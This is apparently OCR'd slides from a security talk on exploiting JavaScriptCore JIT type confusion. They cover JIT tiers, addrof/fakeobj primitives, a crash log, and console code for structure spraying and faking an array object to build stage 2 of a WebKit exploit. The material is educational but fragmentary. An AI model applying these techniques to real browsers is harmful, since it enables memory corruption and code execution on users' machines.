https://hacks.mozilla.org/2017/02/a-crash-course-in-just-in-time-jit-compilers/

# Just in Time Compiler

- **Compilation during run-time rather than prior compilation**
- **JS ByteCode compiled into machine code by JIT compiler, and later executed by the JVM**
- **The code is monitored as its running as it's running it and it sends hot code paths to be optimized**
- **The kind of optimization depends on the tier of execution**

# JIT Tiers of Compilation

**tier 1: the LLInt interpreter**

**tier 2: the Baseline JIT compiler**

**tier 3: the DFG JIT**

**tier 4: the FTL JIT**

**THE HIGHER THE TIER, THE HIGHER THE COMPILE TIME, AND THE BEST THE THROUGHPUT**

# JIT Tiers of Compilation

- **JIT Compilers can guess types in order to add optimisations**
- **Removing the check for certain types can cause security issues**
- **Can give rise to type confusion bugs**

# Side Effects


- In order to optimize code, the type might be assumed by JIT
- However, some operations may invoke a callback which can allow the attacker to change the type
- JIT code might use the code without checking the type of the object
- Gives rise to Type confusion

# Function overriding

```
// dog.js

function Dog(name) {
  this.name = name
}

let dog = new Dog('Tiger')

console.log(dog.toString()) //1

Dog.prototype.toString = function() {
  return 'Cat';
}

console.log(dog.toString()) //2
```

# DEMO OF JIT TIERS

# clobberworld




# Regex exploit demo
# addrof and fakeobj primitive

# Demo

## utils.js and int64.js demo

# Butterfly - Quick Recap




https://liveoverflow.com/the-butterfly-of-jsobject-browser-0x02/

# Is this Memory Corruption ?

```
Prateek:bin prateekg147$ ./jsc ../../../../NullDubai/test-crash.js
AddressSanitizer:DEADLYSIGNAL
=================================================================
==4648==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000000 (
 0x7ffeef2035a0 T0)
==4648==The signal is caused by a READ memory access.
==4648==Hint: address points to the zero page.
    #0 0x100a82bd3 in JSC::IndexingHeader::publicLength() const IndexingH
    #1 0x100a82b7c in JSC::Butterfly::publicLength() const Butterfly.h:17
    #2 0x100a80df2 in JSC::JSObject::getArrayLength() const JSObject.h:18
    #3 0x1076af564 in JSC::JSArray::length() const JSArray.h:92
    #4 0x10a5f6934 in JSC::JSArray::getOwnPropertySlot(JSC::JSObject*, JS
:PropertySlot&) JSArray.cpp:268
    #5 0x100aa6b24 in JSC::JSObject::getNonIndexPropertySlot(JSC::ExecSta
lot&) JSObjectInlines.h:150
    #6 0x100aa486a in bool JSC::JSObject::getPropertySlot<false>(JSC::Exe
rtySlot&) JSObject.h:1424
```

What kind of object do we fake ?

How do we fake such an object ?

How do we achieve code execution through such an object ?


# Demo

# Creating Stage 2

# Spray structures and choose one

```
var structure_spray = [];
for(var i=0; i<1000; i++) {
    var array = [13.37];
    array.a = 13.37;
    array['p'+i] = 13.37;
    structure_spray.push(array)
}
var victim = structure_spray[510];
```

# Stage 2




https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

# Create cell header values

```
>>> buf = new ArrayBuffer(8);
[object ArrayBuffer]
>>> u32 = new Uint32Array(buf);
0,0
>>> f64 = new Float64Array(buf);
0
>>> u32[0] = 0x200
512
>>> u32[1] = 0x01082007 - 0x10000
17244167
>>> var flags_arr_double = f64[0]
undefined
>>> u32[1] = 0x01082009 - 0x10000
17244169
>>> var flags_arr_contiguous = f64[0]
undefined
>>>
```

This will be useful in faking

a) Array with Double

b) Array with Contiguous

# Create outer and has object

```
>>> var outer = {
... cell_header: flags_arr_contiguous,
... butterfly: victim,
... };
undefined
>>> f64[0] = addrof(outer)
5.36780057557016e-310
>>> u32[0] += 0x10
460368
>>> var hax = fakeobj(f64[0])
undefined
>>>
```


Create an object outer with 2 properties

Then create has using fake obj

a) Has will be Array with contiguous

b) Hax’s butterfly will point to victim address

# Boxed and unboxed

